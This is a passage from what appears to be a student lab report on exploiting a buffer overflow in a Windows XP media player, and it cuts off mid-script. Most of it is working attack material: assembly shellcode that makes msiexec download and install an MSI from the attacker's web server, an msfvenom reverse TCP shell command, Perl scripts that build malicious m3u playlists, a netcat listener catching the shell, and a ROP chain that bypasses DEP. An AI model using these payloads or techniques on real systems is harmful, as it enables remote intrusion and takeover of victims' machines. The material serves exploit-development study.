| 77B20000 | 00012000 | 77B23399 | MSASN1 | 5.1.2600.5512 ( | C:\WINDOWS\system32\MSASN1.dll |
| 77BD0000 | 00007000 | 77BD33BD | midimap | 5.1.2600.5512 ( | C:\WINDOWS\system32\midimap.dll |
| 77BE0000 | 00015000 | 77BE1292 | MSACM3_1 | 5.1.2600.5512 ( | C:\WINDOWS\system32\MSACM32.dll |
| 77C00000 | 00008000 | 77C01135 | VERSION | 5.1.2600.5512 ( | C:\WINDOWS\system32\VERSION.dll |
| 77C10000 | 00058000 | 77C1F2A1 | msvcrt | 7.0.2600.5512 ( | C:\WINDOWS\system32\msvcrt.dll |
| 77DD0000 | 0009B000 | 77DD70FB | ADVAPI32 | 5.1.2600.5512 ( | C:\WINDOWS\system32\ADVAPI32.dll |
| 77E70000 | 00092000 | 77E7628F | RPCRT4 | 5.1.2600.5512 ( | C:\WINDOWS\system32\RPCRT4.dll |
| 77F10000 | 00049000 | 77F16587 | GDI32 | 5.1.2600.5512 ( | C:\WINDOWS\system32\GDI32.dll |
| 77F60000 | 00076000 | 77F651FB | SHLWAPI | 6.00.2900.5512 | C:\WINDOWS\system32\SHLWAPI.dll |
| 77FE0000 | 00011000 | 77FE2126 | Secur32 | 5.1.2600.5512 ( | C:\WINDOWS\system32\Secur32.dll |
| 7C800000 | 000F6000 | 7C80B63E | kernel32 | 5.1.2600.5512 ( | C:\WINDOWS\system32\kernel32.dll |
| 7C900000 | 000AF000 | 7C912C28 | ntdll | 5.1.2600.5512 ( | C:\WINDOWS\system32\ntdll.dll |
| 7C9C0000 | 00817000 | 7C9E74D6 | SHELL32 | 6.00.2900.5512 | C:\WINDOWS\system32\SHELL32.dll |
| 7E410000 | 00091000 | 7E41B217 | USER32 | 5.1.2600.5512 ( | C:\WINDOWS\system32\USER32.dll |

*Figure 27 - Libraries that 1602893.exe makes use of*

When writing shellcode, if a function takes in a parameter then that parameter must be pushed to the stack in an inverted order. Therefore, the next step is to push the command line argument to the stack in an inverted order and add a null byte at the end to terminate the string, thus signaling the end of the command. The command line argument that will be used is as follows:

**Msiexec /i http://192.168.0.5/ms.msi /qn**

Where 192.168.0.5 is the address of the webserver/Kali machine and ms.msi is the name of the payload that will be downloaded.

Figure 28 shows the assembly code to call the system function and push the command line argument.

```
xor eax, eax        ;zero out EAX
PUSH eax        ;NULL at the end of string
PUSH 0x6e712f20     ;"nq/ "
PUSH 0x69736d2e     ;"ism."
PUSH 0x736d2f35     ;"sm/5"
PUSH 0x2e302e38     ;".0.8"
PUSH 0x36312e32     ;"61.2"
PUSH 0x39312f2f     ;"91//"
PUSH 0x3a707474     ;":ptt"
PUSH 0x6820692f     ;"h i/"
PUSH 0x20636578     ;" cex"
PUSH 0x6569736d     ;"eism"
MOV EDI,ESP         ;adding a pointer to the stack
PUSH EDI
MOV EAX,0x77c293c7  ;calling the system()(win7)
CALL EAX
```

*Figure 28 - Assembly language to create command line argument*

The final step is to make sure that the application ends the process. To do this the ExitProcess function (*Terminating a Process - Windows applications*, 2019) can be used, and it can be found in kernel32. Arwin is again used to find the address and this is seen in Figure 29.

```
C:\cmd>arwin kernel32 ExitProcess
arwin - win32 address resolution program - by steve hanna - v.01
ExitProcess is located at 0x7c81cafa in kernel32

C:\cmd>_
```

*Figure 29 - arwin finding the ExitProcess address*

To call the ExitProcess function, the following assembly code is used:

```
xor eax, eax
push eax
mov eax, 0x7c81cafa   ; ExitProcess
call eax
```

*Figure 30 - Assembly Code to call the ExitProcess*

The final code in assembly language will look as follows:

```
xor eax, eax       ;zero out EAX
PUSH eax       ;NULL at the end of string
PUSH 0x6e712f20    ;"nq/ "
PUSH 0x69736d2e    ;"ism."
PUSH 0x736d2f35    ;"sm/5"
PUSH 0x2e302e38    ;".0.8"
PUSH 0x36312e32    ;"61.2"
PUSH 0x39312f2f    ;"91//"
PUSH 0x3a707474    ;":ptt"
PUSH 0x6820692f    ;"h i/"
PUSH 0x20636578    ;" cex"
PUSH 0x6569736d    ;"eism"
MOV EDI,ESP        ;adding a pointer to the stack
PUSH EDI
MOV EAX,0x77c293c7 ;calling the system()(win7)
CALL EAX

xor eax, eax
push eax
mov eax, 0x7c81cafa   ; ExitProcess
call eax
```

*Figure 31 - The final shellcode*

To compile the shellcode, kali Linux is loaded. The above code is saved as shellcode.asm and is converted into a binary file called shellcode.o. The command to do this is:

**nasm –f win32 shellcode.asm –o shellcode.o.**

Once the binary file has been created, the shellcode must be generated in hex. The command to do this is:

**objdump -d shellcode.o|grep '[0-9a-f]:'|grep -v 'file'|cut -f2 -d:|cut -f1-6 -d' '|tr -s ' '|tr '\t' ' '|sed 's/ $//g'|sed 's/ /\\x/g'|paste -d '' -s |sed 's/^/"/'|sed 's/$/"/g'**

The output of the command can be seen in Figure 32.

```
root@kali:~/Desktop# objdump -d shellcode.o|grep '[0-9a-f]:'|grep -v 'file'|cut -f2 -d:|cut -f1-6 -d' '|tr -s ' '|tr '\t' ' '|sed 's/ $//g'|sed 's/ /\\x/g'|paste -d '' -s |sed 's/^/"/'|sed 's/$/"/g'
"\x31\xc0\x50\x68\x20\x2f\x71\x6e\x68\x2e\x6d\x73\x69\x68\x35\x2f\x6d\x73\x68\x38\x2e\x30\x2e\x68\x32\x2e\x31\x36\x68\x2f\x2f\x31\x39\x68\x74\x74\x70\x3a\x68\x2f\x69\x20\x68\x68\x78\x65\x63\x20\x68\x6d\x73\x69\x65\x89\xe7\x57\xb8\xc7\x93\xc2\x77\xff\xd0\x31\xc0\x50\xb8\xfa\xca\x81\x7c\xff\xd0"
```

*Figure 32 - converting the binary file to hex shellcode*

The last step in this process is to create the reverse TCP shell payload that will be uploaded to the webserver. The payload is created using msfvenom (Offensive-security.com, 2019) and the command to do so is:

**msfvenom -p windows/shell_reverse_tcp LHOST=192.168.0.5 LPORT=4444 -f msi > /var/www/html/ms.msi**.

In the above command, it is specified that a windows reverse TCP shell will be created with 192.168.0.5 as the listening host and port 4444 as the listening port. The file is specified to be outputted as a .msi file and the result is uploaded to the webserver and called “ms.msi”.

Once the payload has been uploaded the server must be started. To do this the command **service apache2 start** is run on the kali machine.

The final code to create the m3u playlist that will be loaded into the media player can be seen in Figure 33.

```
my $file= "ShellUpload.m3u";
my $buffer = "\x41" x 280;
my $nop = "\x90" x 10;
my $eip = pack('V',0x7C86467B);

my $shellcode=  "\x31\xc0\x50\x68\x20\x2f\x71\x6e\x68\x2e\x6d\x73\x69\x68\x35" .
                "\x2f\x6d\x73\x68\x38\x2e\x30\x2e\x68\x32\x2e\x31\x36\x68\x2f" .
                "\x2f\x31\x39\x68\x74\x74\x70\x3a\x68\x2f\x69\x20\x68\x68\x78" .
                "\x65\x63\x20\x68\x6d\x73\x69\x65\x89\xe7\x57\xb8\xc7\x93\xc2" .
                "\x77\xff\xd0\x31\xc0\x50\xb8\xfa\xca\x81\x7c\xff\xd0";
                # call eax

open($FILE,">$file");
print $FILE $buffer.$eip.$nop.$shellcode;
close($FILE);
print "m3u File Created successfully\n";
```

*Figure 33 - Final code to create the reverse TCP shell m3u*

Once the m3u file has been created, the netcat listener should be set up again on Kali. The exploit playlist is then run through the vulnerable media player and a reverse TCP shell is successfully set up. Figure 34 shows the outcome of the netcat listener.

```
root@kali:~/Desktop# nc -l -p 4444
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
```

*Figure 34 - Result of uploading the vulnerable m3u*

A note to be made about this exploit is that it will only work on a Windows XP SP3 machine, as the memory addresses used are specific to this windows version.

### 2.6.2 Sliding to the top of the buffer

Another attempted method to increase the room for shellcode was to slide to the top of the buffer. As previously found, it is possible to manipulate the application into running specially crafted shellcode and therefore it is possible to modify the ESP. ESP stands for stack pointer and points to a memory location on the stack. Therefore, if this value can be modified, then it will be possible to point to the start of the buffer and run the code there as shellcode.

In memory, the stack starts at a high memory address and decrements as items are added to it. Therefore, any values that were popped from the stack will be at a lower memory address than values that remain on the stack. From this logic, by decrementing the ESP and running a JMP ESP command, it will be possible to slide to the top of the buffer and, if shellcode is held there, run the shellcode.

The distance to the top of the buffer from the stack pointer is the initial 280 buffer bytes + the 4 bytes used by the JMP ESP memory address. Therefore, the ESP must be decremented by 284 bytes. The code to slide to the top of the buffer is seen in Figure 35.

```perl
my $file= "shellcode.m3u";

my $shellcode = "\x90" x 10;    #Nopslide at the top of the stack

#Calculator shellcode
$shellcode .= "\x31\xC9".           # xor ecx,ecx
        "\x51".                     # push ecx
        "\x68\x63\x61\x6C\x63".     # push 0x636c6163
        "\x54".                     # push dword ptr esp
        "\xB8\xC7\x93\xC2\x77".     # mov eax,0x77c293c7
        "\xFF\xD0";                 # call eax

#Work out the length to the eip and subtract the length of the shellcode
my $padding = $shellcode. "A" x (280 -length($shellcode));

my $eip =  pack('V', 0x7C86467B);       #EIP address = 00121CC8
$eip .= "\x83\xec\x7f". #x7f = is the largest amount you can jump without encountering a null byte - 127 bytes
        "\x83\xec\x7f". # SUB ESP, 127
        "\x83\xec\x1E". # SUB ESP, 30
        "\xff\xe4"; #JMP ESP



open($FILE,">$file");
print $FILE $padding.$eip;
close($FILE);
```

*Figure 35 - The code to slide to the top of the buffer*

The code starts by putting the shellcode at the start of the payload, with the remainder of the buffer being filled with A's. Once the EIP is overwritten with the JMP ESP address, the SUB ESP commands begin to decrement the ESP by 284 bytes. Finally, a JMP ESP command is run to jump to the position of the stack pointer which has now been modified to point to the start of the buffer. After compiling the code and loading the playlist into the media player, a calculator opens.

# 3 PROCEDURE – DEP ON

As Previously mentioned in section 1.1, a countermeasure to buffer overflow attacks is Data Execution Prevention (DEP). In this next section, ways to bypass DEP will be explored.

## 3.1 ENABLING DEP

To enable DEP, windows XP SP3 needs restarted. When the boot menu loads up, the second option must be selected, DEP OptOut. This is shown in Figure 36.





*Figure 36 - Enabling DEP on the boot menu*

To prove that DEP has now been enabled, the same exploit that was used previously to run a calculator in section 2.4 will be tested. The output of this can be seen in Figure 37.





*Figure 37 - DEP stopping the program from running.*

Figure 37 now shows that DEP is turned on and working, as the exploit was blocked.

## 3.2 Bypass DEP - Calculator

A way to bypass DEP must now be found. Despite no longer being able to run code directly from the stack, it is still possible to overwrite the EIP to give it an address to point to. For this reason, a ROP (Return-Oriented Programming) chain may be an ideal solution. ROP makes it possible to jump around memory using RET (return) statements, and a ROP chain is when these RET statements are combined to create a unique program that can carry out a desired function. See below for an example:

It is required to subtract 80 from the ESP (SUB ESP, 80). However, the only RET statement available that will subtract a value from the stack pointer is “SUB ESP, 40”, which is held in memory location 10. To carry out the request the stack will initially point to a return statement which is held at memory location 14. The purpose of this is to pop the stack and go to the next instruction. The next memory address held in the stack will make the EIP point to memory location 10 and subsequently run the command “SUB ESP, 40”. As it is required to subtract 80 from the stack pointer, the same memory location is then pointed to again, thus resulting in a total of 80 being subtracted from the ESP. This is the basis of how ROP chains work.

**Memory**

| | |
|---|---|
| 1 | ..... |
| ... | ..... |
| 10 | SUB ESP, 40 |
| 11 | RET |
| 12 | ..... |
| 13 | ADD EAX, 80 |
| 14 | RET |

**Stack**

| | |
|---|---|
| | 10 |
| | 10 |
| EIP → | 14 |
| | AAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAA |

ROP chains can be used to manipulate the system into running functions which will make it possible to run user crafted shellcode. Creating a ROP chain can be a time consuming process if it was done manually. However, Mona.py can do this automatically, saving a large amount of time.

The first step is to find the initial return address to jump to. The vulnerable media player is loaded into Immunity Debugger, and the following command is run:

**!mona find -type instr -s "retn" -m msvcrt.dll -cpb '\x00\x0a\x0d'**

Looking at the command above, the find parameter finds bytes in memory, and specifies to find strings with the word "retn" in them. It then specifies the module to search, which in this case, will be msvcrt.dll. Lastly, it filters out any bad characters such as null bytes, line feeds and carriage returns, as these will break the exploit. The result of this command can be found in a text folder called find.txt, which is saved in the same location as Immunity Debugger.

A point to note is that the memory address cannot be marked as "PAGE_READONLY" as this means that the memory location is marked as non-executable and cannot be jumped to. After looking through the results, a suitable memory location is found at 0x77c11110. This can be seen in Figure 38.

```
0x77c66ee0 : "retn" |  {PAGE_READONLY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c67498 : "retn" |  {PAGE_READONLY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c11110 : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c1128a : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c1128e : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c112a6 : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
```

*Figure 38 - A suitable retn memory address location*

The start of the code that will be used to create the exploit can now be created. The code will begin with the initial buffer of 280 A's, and then instead of overwriting the EIP with the location of the JMP ESP command, it will be overwritten with the location of the first RET statement. This can be seen in Figure 39.

```perl
my $file= "ropCalc.m3u";

my $buffer = "A" x 280;

# Pointer to RET (start the chain)
$Ret = pack('V', 0x77c11110);


open($FILE,">$file");
print $FILE $buffer.$Ret;
close;
```

*Figure 39 - Start of DEP ON Calculator code*

The next step will be to create a ROP chain that will manipulate the media player into allowing for shellcode execution. This code would be quite difficult to create, however, Mona.py again takes the work away and attempts to automatically create the ROP chain. To get Mona.py to create the ROP chain, open Immunity Debugger and run the command:

**!mona rop –m msvcrt.dll –cpb '\x00\x0a\x0d'**

In the above command, the parameter "rop" will search for RET statements and then create ROP chain exploits. The module specified to search for the RET statements in is msvcrt.dll and any bad characters are filtered out. The result of this command is again stored within the Immunity Debugger folder and is saved as "rop_chains.txt".

Contained within rop_chains.txt is several ROP chains that can be used to turn DEP off. In this case the ROP chain for VirtualAlloc() will be used. The VirtualAlloc() function will change the executable status of areas in memory and in this case, it will make the stack executable. In addition, this ROP chain words on windows XP and higher, thus making it a suitable chain for the windows XP SPR machine.

The VirtualAlloc() ROP chain can be seen in Figure 40.

```
ROP Chain for VirtualAlloc() [(XP/2003 Server and up)] :
--------------------------------------------------------

*** [ Ruby ] ***

    def create_rop_chain()

        # rop chain generated with mona.py - www.corelan.be
        rop_gadgets =
        [
            0x77c3b93a, # POP EBP # RETN [msvcrt.dll]
            0x77c3b93a, # skip 4 bytes [msvcrt.dll]
            0x77c4771a, # POP EBX # RETN [msvcrt.dll]
            0xffffffff, #
            0x77c127e1, # INC EBX # RETN [msvcrt.dll]
            0x77c127e5, # INC EBX # RETN [msvcrt.dll]
            0x77c4e0da, # POP EAX # RETN [msvcrt.dll]
            0x2cfe1467, # put delta into eax (-> put 0x00001000 into edx)
            0x77c4eb80, # ADD EAX,75C13B66 # ADD EAX,5D40C033 # RETN [msvcrt.dll]
            0x77c58fbc, # XCHG EAX,EDX # RETN [msvcrt.dll]
            0x77c21d16, # POP EAX # RETN [msvcrt.dll]
            0x2cfe04a7, # put delta into eax (-> put 0x00000040 into ecx)
            0x77c4eb80, # ADD EAX,75C13B66 # ADD EAX,5D40C033 # RETN [msvcrt.dll]
            0x77c13ffd, # XCHG EAX,ECX # RETN [msvcrt.dll]
            0x77c3048a, # POP EDI # RETN [msvcrt.dll]
            0x77c47a42, # RETN (ROP NOP) [msvcrt.dll]
            0x77c2b1bb, # POP ESI # RETN [msvcrt.dll]
            0x77c2aacc, # JMP [EAX] [msvcrt.dll]
            0x77c5289b, # POP EAX # RETN [msvcrt.dll]
            0x77c1110c, # ptr to &VirtualAlloc() [IAT msvcrt.dll]
            0x77c12df9, # PUSHAD # RETN [msvcrt.dll]
            0x77c354b4, # ptr to 'push esp # ret ' [msvcrt.dll]
        ].flatten.pack("V*")

        return rop_gadgets

    end
```

*Figure 40 - VirtualAlloc() ROP chain*

The above code is converted into Perl and then added to the exploit code. To convert the ROP chain to Perl, the program rop2perl.exe (Mclean, 2019) is used. The ROP chain in Perl can be seen in Figure 41.

```
$buffer .= pack('V',0x77c3b93a);     # POP EBP # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c3b93a);     # skip 4 bytes [msvcrt.dll]
$buffer .= pack('V',0x77c4771a);     # POP EBX # RETN [msvcrt.dll]
$buffer .= pack('V',0xffffffff);     #
$buffer .= pack('V',0x77c127e1);     # INC EBX # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c127e5);     # INC EBX # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c4e0da);     # POP EAX # RETN [msvcrt.dll]
$buffer .= pack('V',0x2cfe1467);     # put delta into eax (-> put 0x00001000 into edx)
$buffer .= pack('V',0x77c4eb80);     # ADD EAX);75C13B66 # ADD EAX);5D40C033 # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c58fbc);     # XCHG EAX);EDX # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c21d16);     # POP EAX # RETN [msvcrt.dll]
$buffer .= pack('V',0x2cfe04a7);     # put delta into eax (-> put 0x00000040 into ecx)
$buffer .= pack('V',0x77c4eb80);     # ADD EAX);75C13B66 # ADD EAX);5D40C033 # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c13ffd);     # XCHG EAX);ECX # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c3048a);     # POP EDI # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c47a42);     # RETN (ROP NOP) [msvcrt.dll]
$buffer .= pack('V',0x77c2b1bb);     # POP ESI # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c2aacc);     # JMP [EAX] [msvcrt.dll]
$buffer .= pack('V',0x77c5289b);     # POP EAX # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c1110c);     # ptr to &VirtualAlloc() [IAT msvcrt.dll]
$buffer .= pack('V',0x77c12df9);     # PUSHAD # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c354b4);     # ptr to 'push esp # ret ' [msvcrt.dll]
```

*Figure 41 - Rop2Perl.exe output*

To find out how much space is available after the ROP chain for shellcode, another unique pattern is created like in section 2.2 and added after the ROP chain. The code to create the playlist with the unique pattern after the ROP chain can be seen in Figure 42.

```
my $file= "ropLength.m3u";

my $buffer = "A" x 280;

# Pointer to RET (start the chain)
$Ret = pack('V', 0x77c11110);

$RopChain .= pack('V',0x77c3b93a);  # POP EBP # RETN [msvcrt.dll]
$RopChain .= pack('V',0x77c3b93a);  # skip 4 bytes [msvcrt.dll]
$RopChain .= pack('V',0x77c4771a);  # POP EBX # RETN [msvcrt.dll]
$RopChain .= pack('V',0xffffffff);  #
$RopChain .= pack('V',0x77c127e1);  # INC EBX # RETN [msvcrt.dll]
$RopChain .= pack('V',0x77c127e5);  # INC EBX # RETN [msvcrt.dll]
$RopChain .= pack('V',0x77c4e0da);  # POP EAX # RETN [msvcrt.dll]
$RopChain .= pack('V',0x2cfe1467);  # put delta into eax (-> put 0x00001000 into edx)
$RopChain .= pack('V',0x77c4eb80);  # ADD EAX);75C13B66 # ADD EAX);5D40C033 # RETN [msvcrt.dll]
$RopChain .= pack('V',0x77c58fbc);  # XCHG EAX);EDX # RETN [msvcrt.dll]
$RopChain .= pack('V',0x77c21d16);  # POP EAX # RETN [msvcrt.dll]
$RopChain .= pack('V',0x2cfe04a7);  # put delta into eax (-> put 0x00000040 into ecx)
$RopChain .= pack('V',0x77c4eb80);  # ADD EAX);75C13B66 # ADD EAX);5D40C033 # RETN [msvcrt.dll]
$RopChain .= pack('V',0x77c13ffd);  # XCHG EAX);ECX # RETN [msvcrt.dll]
$RopChain .= pack('V',0x77c3048a);  # POP EDI # RETN [msvcrt.dll]
$RopChain .= pack('V',0x77c47a42);  # RETN (ROP NOP) [msvcrt.dll]
$RopChain .= pack('V',0x77c2b1bb);  # POP ESI # RETN [msvcrt.dll]
$RopChain .= pack('V',0x77c2aacc);  # JMP [EAX] [msvcrt.dll]
$RopChain .= pack('V',0x77c5289b);  # POP EAX # RETN [msvcrt.dll]
$RopChain .= pack('V',0x77c1110c);  # ptr to &VirtualAlloc() [IAT msvcrt.dll]
$RopChain .= pack('V',0x77c12df9);  # PUSHAD # RETN [msvcrt.dll]
$RopChain .= pack('V',0x77c354b4);  # ptr to 'push esp # ret ' [msvcrt.dll]

my $pattern = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3

open($FILE,">$file");
print $FILE $buffer.$Ret.$RopChain.$nops.$pattern;
close;
```

*Figure 42 - Code to find the shellcode room after the ROP chain*

The playlist is loaded into Immunity Debugger, and a breakpoint is placed at the first RET statement. To place the breakpoint, the shortcut CTRL-G is used and then the memory address 0x77c11110 is entered and f2 is pressed to create the breakpoint. Once run, the stack can be viewed and the unique pattern can be seen. Figure 43 shows the stack once the breakpoint has been hit.




*Figure 43 - The stack being viewed after the ROP chain*

From Figure 43 it is clear that the unique pattern ends at “e5Ae”. If the stack is manually counted, then this will equate to 140 bytes’ worth of space. After the ROP chain the calculator shellcode will be placed along with the corresponding NOPS. Figure 44 shows the final shellcode to create a calculator with DEP on.

```perl
my $file= "ropCalc.m3u";

my $buffer = "A" x 280;

# Pointer to RET (start the chain)
$Ret = pack('V', 0x77c11110);

$RopChain .= pack('V',0x77c3b93a);  # POP EBP # RETN [msvcrt.dll]
$RopChain .= pack('V',0x77c3b93a);  # skip 4 bytes [msvcrt.dll]
$RopChain .= pack('V',0x77c4771a);  # POP EBX # RETN [msvcrt.dll]
$RopChain .= pack('V',0xffffffff);  #
$RopChain .= pack('V',0x77c127e1);  # INC EBX # RETN [msvcrt.dll]
$RopChain .= pack('V',0x77c127e5);  # INC EBX # RETN [msvcrt.dll]
$RopChain .= pack('V',0x77c4e0da);  # POP EAX # RETN [msvcrt.dll]
$RopChain .= pack('V',0x2cfe1467);  # put delta into eax (-> put 0x00001000 into edx)
$RopChain .= pack('V',0x77c4eb80);  # ADD EAX);75C13B66 # ADD EAX);5D40C033 # RETN [msvcrt.dll]
$RopChain .= pack('V',0x77c58fbc);  # XCHG EAX);EDX # RETN [msvcrt.dll]
$RopChain .= pack('V',0x77c21d16);  # POP EAX # RETN [msvcrt.dll]
$RopChain .= pack('V',0x2cfe04a7);  # put delta into eax (-> put 0x00000040 into ecx)
$RopChain .= pack('V',0x77c4eb80);  # ADD EAX);75C13B66 # ADD EAX);5D40C033 # RETN [msvcrt.dll]
$RopChain .= pack('V',0x77c13ffd);  # XCHG EAX);ECX # RETN [msvcrt.dll]
$RopChain .= pack('V',0x77c3048a);  # POP EDI # RETN [msvcrt.dll]
$RopChain .= pack('V',0x77c47a42);  # RETN (ROP NOP) [msvcrt.dll]
$RopChain .= pack('V',0x77c2b1bb);  # POP ESI # RETN [msvcrt.dll]
$RopChain .= pack('V',0x77c2aacc);  # JMP [EAX] [msvcrt.dll]
$RopChain .= pack('V',0x77c5289b);  # POP EAX # RETN [msvcrt.dll]
$RopChain .= pack('V',0x77c1110c);  # ptr to &VirtualAlloc() [IAT msvcrt.dll]
$RopChain .= pack('V',0x77c12df9);  # PUSHAD # RETN [msvcrt.dll]
$RopChain .= pack('V',0x77c354b4);  # ptr to 'push esp # ret ' [msvcrt.dll]

my $nops ="\x90" x 10;

my $shellcode="\x31\xC9".         # xor ecx,ecx
"\x51".                           # push ecx
"\x68\x63\x61\x6C\x63".           # push 0x636c6163
"\x54".                           # push dword ptr esp
"\xB8\xC7\x93\xC2\x77".           # mov eax,0x77c293c7
"\xFF\xD0";


open($FILE,">$file");
print $FILE $buffer.$Ret.$RopChain.$nops.$shellcode;
close;
```

*Figure 44 - Final DEP ON Calculator Shellcode*

This code, when tested, successfully bypassed DEP and ran the calculator.

## 3.3 BYPASS DEP – REMOTE SHELL

The next step is to try and get a more complex exploit running with DEP on. As found in section 3.2, there is 140 bytes available for shellcode after the ROP chain. This means that it will not be possible to directly place reverse TCP shellcode after the ROP chains as there is not enough space. However, one possible exploit that could be used is the one detailed in section 2.6.1 where a payload is downloaded using msiexec. To find out how large this payload is, the following code is used, where the shellcode entered is the shellcode used to create the msiexec exploit:

```
my $file= "length.txt";

